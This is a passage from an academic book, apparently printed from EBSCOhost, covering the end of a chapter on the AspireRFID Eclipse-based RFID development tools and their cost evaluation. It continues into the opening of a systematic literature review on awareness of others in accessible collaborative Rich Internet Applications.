The Master Data Editor (MDE) tool/plug-in enables providers of RFID solutions to edit enterprise data (i.e. Master Data) including information about the company's location, its business locations, read points, as well as, its business processes. In practice, the MDE can be used for populating and managing vocabularies in the Master Data. Therefore, organizations can use this tool for the proper population of the Master Data without the need to know the associations and low-level details of the Master Data vocabularies (Database Schema). The reason is that all the relations among the RFID data and the restrictions are delegated to be the MDE's responsibility.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The MDE serves as an interface that is used to create the EPCIS repository master data and edit them, as needed. Using the MDE RFID solution providers can populate the EPCIS vocabularies and store all the information needed to provide business context to RFID data. The data are manipulated in an intuitive manner and the user can view how they are related. The MDE implementation complies with EPC EPCIS V1.0.1 (EPCglobal, 2013b) specification and uses the EPCIS query interface provided by Fosstrak project, which has been enhanced with the AspireRFID Master Data capture interface. It should be noted that the AspireRFID Master Data Capture Interface extends the Fosstrak's project implementation, in a way that allows editing of the vocabularies of the EPCIS repository. This enables users (i.e. solution developers) to modify already existing master data.

Using the MDE the user is able to define a process, assign attributes that are descriptive to it and convey useful information about it. Additionally, the user can define all of the events that compose the process. The events are treated as transactions and their EPC is stored in the business transaction vocabulary. In the attributes' vocabulary for the transactions, all of the related information for the events and the transactions are stored in the form of attribute-value pairs. The transactions are associated with the events through the attributes' vocabulary. Figure 6 illustrates a snapshot of the transaction tab of the tool, which is used to define a whole process as a series of EPCIS events.

It should be noted that MDE users can populate different master data vocabularies using a set of corresponding tabs, i.e. tabs corresponding to the Disposition vocabulary, the Business Step vocabulary, the Readers vocabulary, the Transaction Type vocabulary and the Business Location vocabulary. MDE users can add a new element, associate attributes with it, edit existing element, search for elements etc. Moreover, by using the business location tag, an organization can accurately describe all of the locations it owns in a hierarchical manner. For example, the fact that an organization has two warehouses and two sections within the first warehouse, can be reflected in the database and represented visually to the user who can add a location either as a single entity or as part of another location and associate attributes to it. Furthermore, the MDE allows its end-users to manage the locations (e.g., warehouses) of different organizations, including capabilities for defining «inactive» or «depreciated» locations, which renders them out-of-scope. A snapshot of the Locations tab that demonstrates the above mentioned management of locations, is depicted in Figure 6.

4.7 RFID Business Location GMF (Graphical Modeling Framework) Editor

The RFID Business Location Editor is a valuable add-one tool to the Master Data Editor, which allows the definition/specification of the elements (e.g., Rooms, Conveyors, Read Points, Containers, Handheld Readers) that comprise an RFID business location (e.g., warehouse, factory, plant) in a visual manner. A snapshot of the tool is illustrated in Figure 7. It should be noted that the RFID Business Location Editor is based on the Eclipse Graphical Modeling Framework (GMF) and therefore, behaves as an Eclipse Rich Client Platform Application. Therefore, it is a multithreading application, which enables multiple Business Locations diagrams to be open and under process at the same time.

Similar to the MDE, the RFID Business Location Editor communicates with the EPCIS repository through web services and more specifically the above-mentioned EPCIS interfaces provided by the Fosstrak and AspireRFID projects. It should be noted that upon launching a new instance of the tool, it collects business locations information (from the EPCIS repository) and visualizes it. In this way, the tool synchronizes its status with the information contained in the EPCIS repository.

5. BUSINESS PROCESS WORKFLOW MANAGEMENT EDITOR PLUG-IN

In addition to the tools that have been presented in the previous section, the AspireRFID IDE includes a more integrated tool, which is conveniently called Business Process Workflow Management Editor (BPWME) and is also a plug-in of the IDE. This tool supports an integrated programming model, which emphasizes the integrated configuration of all of the underlying modules on the basis of the Aspire business Process Description Language (APDL), and is described in Kefalakis, 2011b. Instead of configuring the modules comprising an RFID solution one-by-one (i.e. using the tools outlined above), this integrated programming models leverages the APDL language in order to provide an integrated description of the RFID solution. The BPWME tool enables end-users (e.g., RFID solution providers) to visually design an RFID solution and to encode it into an appropriate APDL file accordingly. Accordingly, the tool can parse the APDL file in order to activate the configuration of the various middleware modules of the AspireRFID architecture.

The use of BPWME (in conjunction with APDL) boosts the visual development of RFID solutions, which obviate the need for tedious low-level RFID programming. In particular, the BPWME enables RFID solution developers to describe a complex RFID solution as a workflow diagram, while guiding them in order to provide the required information in a valid manner. In Figure 8 a snapshot of the BPWME depicts the workflow design process It should be noted that a workflow process design is a more straightforward procedure compared to detailed configurations of distributed software and hardware components by using various configuration interfaces (such as the individual plug-in tools outlined in the previous section). As such, the use of the workflow editor reduces significantly the time and effort required for the configuration of an RFID solution. Additionally, it provides the ability to register and

Figure 8. BPWME combo editor (workflow view)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

store complete RFID solutions in a single configuration file. This can significantly facilitate reusability across classes of similar RFID solutions, since it allows the adoption of existing solutions rather than their original development. Furthermore, the BPWME reduces the knowledge overhead imposed by the need to use various tools, while easing debugging and maintenance efforts.

The BPWME supports multiple views of the solution, including the Workflow View (illustrated in Figure 8), the Business Location Editor View (illustrated in Figure 7) and the XML Editor View which depicts the APDL document that is generated from the last two views. The tool provides access to the MDE, the ECSpec and LRSpec editor tools, in order to facilitate the solution provider to access the master data and the configuration of the F&C solution respectively. Furthermore, it provides a pallet with the main elements of the APDL language, along with a drag and drop interface that enables the visual development of workflows diagrams. BPWME users can also drill down to the properties of each APDL element, based on appropriate forms and dialog boxes.

6. EVALUTION OF THE ASPIRERFID TOOLS

6.1 Practical Validation Scenarios

The AspireRFID IDE has been used to facilitate the configuration and deployment of the AspireRFID platform in various supply chain management scenarios, two of which involve the apparel and packaging industry and are described as follows:.

6.2 Apparel Industry

One of the leading apparel manufacturer companies (Rhea, 2010) in the Greek market specialized in denim apparel, required to automate their warehouse processes. In this scenario the RFID technology is used in order to facilitate the following processes, necessary the company's operations:

- Automatically count the apparels during Receiving, Shipping and Inventory;
- Automatically verify the Picking and Packing of apparel;
- Perform rapid inventory of clothes in the warehouse shelves or in the shelves of retail shops.

So the AspireRFID IDE has been used to describe and configure the following RFID processes:

- Receiving apparel goods;
- Collecting and packaging of products;
- Shipment of Sales orders;
- Inventory of products.

6.3 Packaging Industry

One of the leading companies in the Greek market in packaging (Toffaletti, 2014) required a system for improving specific issues after the application of RFID related technologies and the AspireRFID platform. These issues included the:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Improvement of the estimation/forecast of the cost of finished products;
- Achievement of more accurate inventory for source materials;
- Achievement of more accurate inventory for second materials;
- Achievement of more accurate inventory for semi-finished products;
- Improvements of Quality Control processes of the production;
- Better Control over Production Cost;
- Improvements of the managerial decisions as a result of the availability of nearly real-time utilization data;
- Improved utilization of production resources/assets.

So the AspireRFID IDE has been used to describe and configure the following processes:

- Tracking and tracing materials;
- Tracking manufacturing resources;
- Tracking semi-finished and finished products.

6.4 Evaluation From RFID Solution Providers and Developers

In order to evaluate the above-listed tools and their integration within the AspireRFID IDE we collected feedback from the RFID Solution Providers and RFID Developers, including contributors to the ASPIRE technical developments and uses of the AspireRFID middleware and tools. Different modalities were employed in order to collect and analyze this feedback including: (a) direct contacts (i.e. interview and discussions) with contributors to the ASPIRE technical developments, (b) questionnaires, filled-in by all developers and users of the AspireRFID middleware and tools, (c) testing of several aspects of the ASPIRE middleware and tools by technical experts, useful in assessing functionality and performance aspects. Several of the modalities outlined above are closely linked to the evaluation of the technical aspects of the ASPIRE middleware. The evaluation of such aspects required a good knowledge of the technical characteristics of ASPIRE, along with a wider understanding of the functionalities offered and expected by an RFID middleware and tool suite. Thus, the technical evaluation relied on the involvement of evaluators with experience in RFID middleware, tools and the specific AspireRFID developments. In particular, discussions and interviews were performed among five key contributors to AspireRFID. At the same time, questionnaires were filled-in by contributors and users. It should be noted that very few of the evaluators possessed a global view of all the ASPIRE developments. The reason is that most of them had focused on using or contributing to specific aspects of the middleware and tools. To this end, evaluators have been asked to specify with which module(s) they had practical experience. Likewise, their opinion for the respective modules has an increased importance. Another remark is that the groups of evaluators included technical experts from both consortium members and third-party community users or developers. While the involvement of third-party users provided a level of objectivity to the assessment process, the involvement of technical experts within the consortium was also deemed necessary due to their deep knowledge of the AspireRFID developments (including strengths and weaknesses).

The most important issues documented and raised during the evaluation included:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Performance Issues:** It was stated that the performance of the underlying middleware should be improved. This concerned (mainly) the response of the software in certain reading and filtering operations, notably read cycles that involve multiple items.
- **Effort Allocation towards Increased Robustness and Functionality:** Some of the participants noticed that more effort should be allocated on developing further the project towards increasing both its robustness and its functionality. Indeed, integrating the AspireRFID middleware and tools requires significant efforts from the end-users or integrators. These efforts are devoted not only to writing integration code, but also testing and (sometimes) fixing functionalities. Thus, there is still a lot of room for improving AspireRFID in terms of technical maturity.
- **Improvement of the Documentation:** Several of the participants required from the AspireRFID founders and core community members to provide more detailed documentation (e.g., in terms of users and developers' manual), along with more screenshots illustrating the usage of the tools. Documentation is indeed very important for the wide adoption of the ASPIRE open source developments.
- **Documentation for Non-Experts:** There was an explicit comment requesting more documentation especially for non-experts. According to this comment, the documentation for technically knowledgeable members (e.g., developers) is much more extensive comparing to the documentation available for non-experts (e.g., users).
- **Modularity Associated with Practical Applications:** One participant mentioned that AspireRFID modules should be more flexibly inserted in practical applications. This comment implied a need for creating certain AspireRFID configurations for using AspireRFID within practical applications. These configurations could take the form of certain instances of APDL files, as well as, pre-configured demonstrations targeting specific use cases and applications.

The above-listed issues have been taken into account in order to improve the AspireRFID middleware and IDE presented in this chapter.

6.5 Techno-Economic Evaluation

The techno-economic evaluation of the AspireRFID IDE, aimed at evaluating the benefits of an AspireRFID based solution comparing to alternative (conventional) options for implementing, configuring and deploying RFID middleware. To this end, the costs associated with RFID software licensing, integration and maintenance in the scope of one of the practical deployments of the AspireRFID middleware in the apparel sector (and more specifically its deployment for warehouse management in the scope of a jeans/denim company (Rhea, 2010) were examined and analyzed. As already outlined, the analysis emphasized on the assessment of RFID software/middleware as an element of the Total Cost of Ownership (TCO) of the solution, given that the rest of the cost (e.g., hardware, consumable/tags) remained the same, regardless of the programming model and tools used.

For the purposes of the evaluation process, the following assumptions were made:

- The adoption/selection of a middleware suite solution instead of a custom RFID middleware development. It should be noted that, nowadays, several integrators choose to develop a custom proprietary solution from scratch, instead of integrating, customizing and deploying an RFID middleware stack. While custom development solutions might be more cost effective for an ini-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tial deployment associated with few processes, they are not scalable to multiple processes and requirements as in the case of the apparel deployment at hand. Since the apparel company agreed to deploy a middleware suite rather than resort to a custom development of the solution, a custom development approach was not considered in the analysis.

- That software integration and deployment costs are part of the overall consulting and integration costs. The fact, however, that consulting and integration costs comprise other cost components as well, such as the effort required in deploying, testing and fine-tuning the hardware for increased performance and reliability, should be taken into consideration.
- The costs of infrastructure software are not taken into account in the analysis. Infrastructure software refers to databases, application servers, directory servers and other software used to support the RFID deployment. It is assumed that royalty free software is used to this end, in order to decouple the RFID related analysis from investments in other type of software. We therefore assume that any additional investments of the apparel company in infrastructure software were not related (or correlated) to its selection of infrastructure software. It should be noted that the cost of infrastructure software (e.g., enterprise class application servers or databases) may be a significant contributing factor to the total cost of ownership of the solution; however, it is not directly associated with the option selected for RFID software/middleware. There is practically a sole exception, which refers to infrastructure software associated with the enterprise class commercial middleware, given that the operation/execution of this middleware presupposes the deployment of certain application/middleware servers.

With the above assumptions in mind, the following RFID middleware options and associated programming models were evaluated:

- **Enterprise Scale RFID Middleware Solution:** This option refers to the selection and deployment of an enterprise-level middleware solution from large reputable vendors. A ballpark estimation of the price has been made, taking also into account the minimum infrastructure software costs incurred by the solution. Enterprise scale solutions come usually as part of wide middleware solutions (e.g., application-servers, sensor-edge servers) of the (usually large software) vendor.
- **Commercial Middleware Solution:** This option refers to the selection and deployment of a commercial/proprietary RFID middleware solution, notably out of the solutions focused on RFID. Contrary to the enterprise solutions, these are less scalable solutions, which can however be appropriate for RFID deployments within an SME. A gross estimation of the respective licensing cost has been made for the purposes of the analysis.
- **Open-Source (AspireRFID) Middleware Solution (with Integration Based on Software Development):** This option refers to the selection and deployment of an open source solution (such as AspireRFID), based on a respective programming effort for integrating the middleware libraries. In this case the solution cost has been estimated on the basis of a zero cost software license and the real-pilot cost (in terms of person months) incurred for the software integration and deployment.
- **Open-Source (AspireRFID) Middleware Solution (with Integration Based on AspireRFID Tools):** This option refers to the selection and deployment of an open source solution (such as AspireRFID), based on the AspireRFID tools and RFID IDE (Integrated Development Environment). The use of the AspireRFID IDE was estimated to have reduced the solution de-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

velopment effort associated with the deployment by 20%. Hence, the solution costs have been estimated on the basis of zero licensing costs and the 20% reduced cost for the development, integration and deployment effort.

- **Open-Source (AspireRFID) Middleware Solution (with Integration Based on AspireRFID Programmability and APDL):** This option refers to the selection and deployment of an open source solution (such as AspireRFID), based on the AspireRFID programmability features such as the ASPIRE business Process Description Language (APDL) and the Business Process Workflow Management Editor (BPWME). This option has been tested on the deployment on the production/authoring of the proper APDL files comprising the RFID-enabled processes of the apparel company. The deployment effort was minimal, thanks however to the fact that the analysis of the company's processes and the required RFID artifacts had already been performed. Therefore, towards estimating the respective effort (based on the APDL programming and deployment model), we added efforts associated with business process analysis, population of master data and identification of the required RFID data collection, filtering and business eventing mechanisms. Overall, we concluded that APDL based programming could reduce the software development and deployment costs up to 50%.

A realistic maintenance cost was also added to each of the above options when estimated their contribution to the TCO of the solution. For the commercial solutions, maintenance costs were estimated as a percentage (20%) of the licensing costs. Likewise, for the open source solutions, maintenance costs, taking into account the peculiar needs of the RFID deployment. Based on the above considerations the overall software, integration and maintenance costs for the target solutions are depicted in Table 1. According to the comparison of different options, as seen in Figure 9, AspireRFID based solutions are preferred over commercial solution, due to their lower software licensing costs. The fact that the AspireRFID programmability model can indeed lead to further cost savings, is also proven.



Figure 9 also illustrates the contribution of each option to the TCO of the solution, based on the analysis of the total costs associated with the solution (including hardware and consumable costs). AspireRFID can lead to an approx. 5% reduction in the overall TCO of the solution. Overall, the software components correspond to a small percentage of the overall TCO. This is due to the fact that the apparel deployment required item-level tagging within a large warehouse, which resulted in extremely high consumables and personnel costs. It is expected that in the scope of deployments with less consumables (e.g., palette-level RFID tagging deployments), the software component within the TCO will be much more

Table 1. Overview of the costs associated with the various RFID options for the real-life apparel deployment

Solution/Costs	Software Licensing	Software Integration	Software Maintenance	Total Software/ Middleware
Open Source (AspireRFID) with conventional Integration	0,00€	50.000,00€	5.000,00€	55.000,00€
Open Source (AspireRFID)	0,00€	40.000,00€	5.000,00€	45.000,00€
Open Source (AspireRFID)	0,00€	25.000,00€	5.000,00€	30.000,00€
Commercial Solution	10.000,00€	50.000,00€	7.000,00€	67.000,00€
Enterprise Scale Commercial Solution	20.000,00€	50.000,00€	9.000,00€	79.000,00€

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. Comparison to cost and contribution to TCO of the various solutions in the scope of the apparel deployment

significant. Likewise, AspireRFID contribution to lowering the TCO could be much more significant (e.g., AspireRFID could reduce the TCO at the levels of 15%-20%).

At this point, however, it should also be recalled that there is uncertainty associated with cost estimations, while intangible and qualitative benefits cannot always be quantified. For example, one may argue that a commercial solution might be more robust and sustainable than the AspireRFID open source solution. Moreover, the quality of maintenance and support cannot be taken into account in this quantification. Despite these considerations, it is shown that AspireRFID could lead to economic benefits and represents an added-value proposition at least for companies committed to the adoption, deployment and use of open-source software.

Another important remark relates to the scope of the applicability of the AspireRFID programmability options, which yields the highest economic benefit. Currently, APDL supports a class of supply chain management and logistics oriented solutions, notably solutions that adopt parts of the EPCGlobal architecture framework. For these solutions, solution providers could come up with deployable APDL files that could accelerate the RFID deployment. At the same time, there is a broad range of RFID deployments that cannot be covered based on the current version of APDL. As a remedy, AspireRFID provides the set of stand-alone tools / plug-ins that could facilitate parts of the RFID deployment, even in the scope of solutions that are not supported by APDL.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

7. CONCLUSION

Nowadays, most of proposed RFID middleware solutions are implemented on a per-case basis and do not offer an integrated development environment supporting third-party developments. In this chapter, we introduced the AspireRFID integrated development environment (AspireRFID IDE), which encompasses a set of tools for visual development of programmable RFID solutions based on the AspireRFID middleware Architecture. These integrated tools facilitate the development of fully fledged RFID solutions based on the programmable composition of filters, events, workflows etc. The AspireRFID IDE is based on the Eclipse platform which is modularly extensible. Therefore, different AspireRFID related components (ALE, BEG, EPCIS, etc.) are configured by using an integrated tool that allows users to have a centralized view of the configuration of the architecture. In the scope of this chapter, a comprehensive overview of the main features and functionalities of several tools / plug-ins has been given. All these tools / plug-ins are reusable and are usually derived from distributed libraries of reusable RFID components. Furthermore, they are available on-line as open source components from the AspireRFID (2013) project based on the business friendly LGPL license.

Feedback from early adopters certifies that the AspireRFID IDE platform and its related stand-alone tools can significantly facilitate the development of RFID applications, while at the same time introducing a radical change in the current paradigm for RFID solution development and deployment. Furthermore, the techno-economic evaluation of the tools in the scope of a specific solution deployment has demonstrated their potential to contribute to the cost-effectiveness of an RFID development.

On the other side the AspireRFID integrated development environment and the AspireRFID platform is constrained by some limitations. The main of which is that it is a solution mostly suitable for logistics and supply chain management applications, it has limited support for real-time applications and it lacks support for standards other than EPC Global. These limitations could be surpassed in the future along with the potential of enhancing the system in order to support additional applications in other areas (e.g., document management, security).

ACKNOWLEDGMENT

Part of this work has been carried out in the scope of the ASPIRE project (FP7-215417) (http://www.fp7-aspire.eu). The authors acknowledge help and contributions from all partners of the project. Furthermore, the authors acknowledge the work of AIT students (Vassiliki Koletti, Yongming Luo, Karageorgiou Eleftherios and Mertikas Efstathios) that contributed in the implementation of the presented tools which are also listed in the AspireRFID contributor page (http://wiki.aspire.ow2.org/xwiki/bin/view/Main/Contributors).

KEY TERMS AND DEFINITIONS

APDL (AspireRFID Process Description Language): Is an XML based specification for describing and configuring RFID solutions based on the EPC global architecture specifications.

Eclipse Plug-In: Is a software component that adds a specific feature to Eclipse integrated development environment.

EPC: Is a universal identifier that provides a unique identity for every physical object anywhere in the world, for all time. Its structure is defined from the EPCglobal and it is a 'pure-identity URI' representation that is intended for use when referring to a specific physical object.

EPC-ALE: A standard created by EPCglobal, part of the EPC architecture, which defines a layer that provides several operations like accumulation and filtering over RFID data streams.

EPCIS (EPC Information Services): Is an EPCglobal standard designed to enable EPC-related data sharing within and across enterprises.

RFID Middleware: Is a middleware platform that conforms and supports the RFID technology.

RFID Tools: Software that facilitates the RFID application development, configuration and deployment processes.

Chapter 20
A Roadmap on Awareness of Others in Accessible Collaborative Rich Internet Applications

Leonelo D. A. Almeida
Federal University of Technology-Paraná (UTFPR), Brazil

M. Cecília C. Baranauskas
University of Campinas (UNICAMP), Brazil

ABSTRACT

Web 2.0 represents a shift from static to highly dynamic, participative, and collaborative Web. However, most of Rich Internet Applications (RIAs) are still not accessible; as a consequence, universal participation is still far from being a reality. Providing accessible means for "awareness of others" (i.e. a perception of the activities of others in the system) is essential in RIAs to enable collaboration among all users. This chapter explores, through a systematic literature review, studies approaching the topic in accessible collaborative RIAs. The authors also identify the technologies proposed, extended, or used by those studies. As results they characterize the studies in the area and clarify the state-of-the-art of technologies for supporting awareness of others. Finally, the authors propose a set of guidelines aiming at supporting the design of mechanisms for awareness of others in collaborative RIAs.

INTRODUCTION

The second wave of websites, also known as Web 2.0 brought significant innovations not only regarding technology, but also on social aspects. In the Web 2.0, aspects such as user participation, collaboration, real-time interaction, awareness of others (*i.e.* an understanding of the activities of others, which provides a context for our own activity (Dourish & Bellotti, 1992) while in a shared interaction space), and social networking are in the spotlight (Gibson, 2008). Also, websites are being gradually extended to Web applications, renamed Rich Internet Applications (RIAs). Such applications are increasingly becoming

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

more robust and some of them can already rival with desktop applications. Mesbah, van Deursen, & Roest (2012) point out some reasons for the adoption of RIAs: no installation effort on the client-side; everybody using the most recent version; access from anywhere with Internet access (both to applications and user data); new collaboration and community building opportunities.

Interaction spaces in RIAs may be highly dynamic, and content updates may involve responses for user requests and environment updates (*i.e.*, updates automatically triggered by the application). Both types of updates occur without requiring reload of the whole page. The environment updates are especially important in collaborative RIAs (*i.e.*, RIAs in which users collaborate with each other in shared interaction spaces). A significant amount of such updates is concerned with enabling awareness of others' identity, presence, actions, objects, etc.

The novel possibilities enabled by RIAs are essential to support relevant aspects of the Web 2.0 as participation and collaboration. On the other hand, there is an increasing concern on the access to RIAs. RIAs should not only be accessible by every person but also provide equivalent possibilities of participation and collaboration (Mori, Buzzi, Buzzi, Leporini, & Penichet, 2011). Initially focused on people with disabilities and the AT (Assistive Technologies *e.g.*, voice browsers, screen readers) used by them to access computer applications, accessibility may the extended to every person since all of us are different in diverse aspects of life and we are constantly affected by context and temporary constraining situations (*e.g.*, in a noisy environment, a broken arm). Accessibility features are not limited to the User Interface (UI), they can also influence the application architecture and overall features (Jeschke, Vieritz, & Pfeiffer, 2008); however, diverse problems can be solved by providing semantic for elements and relationships among them. In (collaborative) RIAs semantically meaningful elements must also provide information about state changes and dynamic updates in a (shared) interaction space, especially those related to awareness of others.

Since RIAs involve the proposition and extension of web guidelines and standards (*e.g.* HTML5, CSS3, WAI-ARIA), authoring tools, development frameworks, user agents (any software that retrieves, renders and facilitates end user interaction with web content (World Wide Web Consortium [W3C], 2013b)), and other supportive technologies, there are several ongoing researches and products. However, the knowledge about this research topic is still fragmented and usually results in a lack of standardized behavior for the existing RIAs. As a consequence, people, especially those with disabilities, face several problems while interacting with RIAs (Buzzi, Buzzi, Leporini, Mori, & Penichet, 2010).

This chapter presents a Systematic Literature Review (SLR) of studies approaching awareness of others in collaborative accessible RIAs. The proposed SLR is based on four review questions encompassing: (a) disabilities being considered, and the geographical context of the authors, (b) awareness of others, (c) recommendations, guidelines and design patterns (named RecGuidPat for simplification), and (d) involved technologies. The review questions are formally defined in the review planning. The SLR results are divided into three parts: (1) an overview of the reviewed studies and focus on aspects related to the first two review questions, (2) RecGuidPat for accessibility in RIAs (3) technologies present in the reviewed studies. This chapter presents and analyzes the main findings regarding the overview of the reviewed studies and the technologies approached by them.

This chapter is organized as follows: Next subsection presents background information in which this research is situated. Following, we present the SLR process. Then, we present the SLR results, followed by a discussion on them, and the final remarks.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

BACKGROUND

The term Web 2.0 was proposed by Tim O'Reilly (2005) in order to identify a movement towards a more participative and collaborative Web. Web 2.0 does not imply a new version of the Web; it coexists with those traditional static page-oriented websites. Rather, Web 2.0 applications involve existing and novel technologies in order to produce highly dynamic and interactive applications. The Web applications perceived as providing functionalities similar to desktop applications are called Rich Internet Applications (RIAs). Initially focused on Flash-based applications, currently RIAs are employed to refer to Web applications, regardless of the technology used.

Common issues present in (collaborative) RIAs are navigation history not properly stored in user agents (Odell, 2009), lack of awareness of asynchronous content updates, and overload of notifications. Moreover, RIAs represent a change of interaction paradigm since people that use AT such as screen readers are tied to a linear navigation approach, while content updates in RIAs move focus from an area of the application to another without following a rigid sequence.

There are diverse efforts regarding Web accessibility guidelines (*e.g.*, W3C, 2012), authoring tools that support the development of accessible web content and applications (*e.g.*, Dojo®, Google Web Toolkit - GWT®), accessibility evaluation tools (*e.g.*, semi-automatic evaluation), techniques (*e.g.*, tally queues (Thiessen and Hockema, 2010)), and others. W3C offers a set of guidelines for accessibility in RIAs, the WAI-ARIA (W3C, 2011), that provides additional roles, states, and properties to the markup in order to expose dynamic updates and the semantic of widgets to the AT. Moreover, the HTML5 increases semantics for the page elements as header, footer, and navigation menu (currently implemented using "div" elements, which lack semantic value) by adding, respectively, new tags "head", "footer", "nav"; for new more advanced input types (*e.g.*, date picker); and a better integration with scripts.

Despite these recent efforts from the Web community, some concepts still deserve special focus to guarantee that all people are able to perceive each other in the environment; this is the main motive in this chapter for tracing a road map into this subject.


THE REVIEW METHOD

The SLR process adopted in this chapter is based on Kitchenham (2004), which proposed a SLR process for the Software Engineering domain. Next, we present the review protocol used in this research.

Review Questions

As the objective of this research was to gather the knowledge spread across different distribution vehicles (*e.g.* journals, conferences, books, industry guidelines) regarding awareness of others in accessible (collaborative) RIAs, the SLR was organized around 4 review questions (see Table 1).

Methods



Since the review process was a SLR it is necessary to provide enough information in order to enable future researches to extend or derivate it. The methods employed in the review process (see Figure 1) consisted of: studies selection, data extraction, and data synthesis. The studies selection is divided into

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Primary and secondary review questions

Review Questions
RQ1. What are the disabilities approached in the studies involving accessibility in (collaborative) RIAs? RQ1.1. Where (geographically speaking) are such studies conducted? RQ1.2. What is the focus of the contributions?
RQ2. Are there studies on awareness of others in collaborative RIAs?
RQ3. What are the sets of recommendations, guidelines, and design patterns that contribute for awareness of others and accessibility in (collaborative) RIAs?
RQ4. What are the tools, platforms, APIs, libraries, and AT used, proposed, and/or considered in the development of accessible (collaborative) RIAs?

Figure 1. Overview of the review process

two steps: automatic retrieving from digital libraries, and manual inclusion or exclusion of studies based on a set of predefined criteria.

The review process was conducted by one reviewer and by one supervisor. The SLR followed the procedures for checking the uniformity and validity of data extraction activities, as recommended in (Kitchenham, 2004). The protocols for studies selection and data extraction were iteratively fine-tuned (see the lozenges in Figure 1). Next, we provide details of the methods adopted in this review.

Studies selection. It consists in retrieving studies using automated queries (see Code 1, henceforth referred as Q1) from digital libraries and selecting or discarding them based on a set of requirements from the review protocol. Q2 appends the expression "AND ("awareness" or "aware")" to Q1. The digital libraries considered were: ACM Digital Library, IEEE Xplore Digital Library, Science Direct, Scopus, and Springer Link. No additional filter as year of publication, type of study, etc was considered.

After the automatic querying, a manual evaluation based on a set of criteria (see Code 2) was necessary to determine which of the selected studies would be included or excluded from the review. That

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

step considered the title, abstract and keywords of the studies. For studies without abstracts it was also considered the introduction section. Also, synonyms were accepted (*e.g.,* web application and web tool for RIAs). In that step the reviewer did not consider other metadata as authors, or vehicles of publication. The criterion of availability on the Web considered even the studies that are hosted in websites that require user authentication, considering the reviewers' access constraints.

Code 1. Query for retrieving studies from the digital libraries (Q1)

```
("accessible for all" OR "accessibility" OR
"universal access" OR "universal design") AND
("recommendations" OR "guidelines" OR "patterns") AND
("rich internet applications")
```

Code 2. The expression for inclusion/exclusion of studies in the review process

```
("approaches accessibility in RIAs" OR "approaches RecGuidPat for accessible
RIAs" OR "approaches accessibility in collaborative RIAs" OR "approaches Rec-
GuidPat for accessible collaborative RIAs" OR "approaches awareness of others
in collaborative RIAs" OR "approaches RecGuidPat for awareness of others in
accessible collaborative RIAs") AND ("is written in English" AND "is available
on the Web" AND NOT "is an index" AND NOT "is duplicated")
```

Data extraction. It involved the analysis of all studies selected in the previous step. This SLR classifies the reviewed studies in dimensions such as type of contribution regarding RecGuidPat, software, products evaluation approaches, and others. The extraction form is composed of three parts: a general overview of the study, the contributions regarding RecGuidPat, and the contributions regarding software and hardware technologies. In this chapter we present the results from the first and third parts. The second part is not subject of this chapter since it involves extensive documentation for analysing and reorganizing the RecGuiPat identified by the review. Next we present the form elements in detail.

Extraction Form - Part 1. The overview consisted of three components: general information, population and author's expectations for the topic.

- **General Information:** This component involved the identification of the reviewed study and the conducted analysis, main contributions, concepts for (collaborative) RIAs, contributions related to awareness of others, and possible relevant text excerpts;
- **Population:** Involved (a) the target audience of the reviewed study, (b) the main product of the reviewed study (when applicable), and (c) people that participated directly in the reviewed study (*e.g.*, in a requirement analysis or in a product evaluation),
- Authors' insights for the review topic.

Extraction Form - Part 3. Technologies involved two components: technologies identification and occurrences of technologies in the reviewed studies.

1. **Technologies Identification:** Provides identification for technologies that appeared in the reviewed studies, based on the fields: (A1) Unique identifier (for internal purposes); (A2) Technology name;

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

(A3) URL or DOI of the technology provider; (A4) Distribution license; (A5) Category of the technology - initially it was considered the essential components of Web accessibility as suggestions (W3C, 2005); (A6) Is the technology accessible? Suggested values: yes (explicitly evaluated), yes (affirmed by the reviewed study's authors), no, not informed, not applicable; (A7) Only for (collaborative) RIAs: (A7.1) Domain of the RIA; (A7.2) Type of interaction. Suggested values: collaboration (*i.e.*, people in a group have a common objective and act on the same shared artifact), cooperation (*i.e.*, people in a group have a common objective however, in order to reach it, act on artifacts in subgroups or individually), mixed (*i.e.*, people shift constantly between individual and collaborative activities), individual; (A7.3) Mechanisms for contributing to awareness of others (only those explicitly mentioned in the reviewed study);

2. **Occurrences of Technologies in the Reviewed Studies:** Provides additional information regarding every occurrence of technologies in the reviewed studies. Fields: (B1) Study in which the technology appeared; (B2) Unique identifier of the technology (Field A1); (B3) Version of the technology (when applicable); (B4) The approach employed on the technology classified into four groups, following a precedence order:
   a. **Citation (Lower Precedence):** The technology is only mentioned by the reviewed study;
   b. **Use (Precedes Citation):** The technology is used in the reviewed study, without any modification or evaluation;
   c. **Evaluation (Precedes Use and, Consequently, Citation):** The technology is object of evaluation in the reviewed study;
   d. **Extension and Proposition Are Mutually Exclusive (Both Precedes the Previously Mentioned):** Extension involves the modification of the technology in the reviewed study. Proposition consists of a new technology being proposed in the reviewed study.

Data synthesis. The SLR adopted a mixed approach of qualitative (population addressed by the studies and the methods for that, types of evaluation, strategies of architectures, concepts for (collaborative) RIAs, and so on) and quantitative (most frequent vehicles of publication, geographical distribution of the reviewed studies, addressed disabilities, frequency of use of technologies, and so on) results.

As this SLR addresses RIAs, we used only free RIAs (Google Docs®, IBM Many-Eyes®, Wordle®, and Cacoo®[1]) as tools for planning, conducting, and reporting the research.

RESULTS

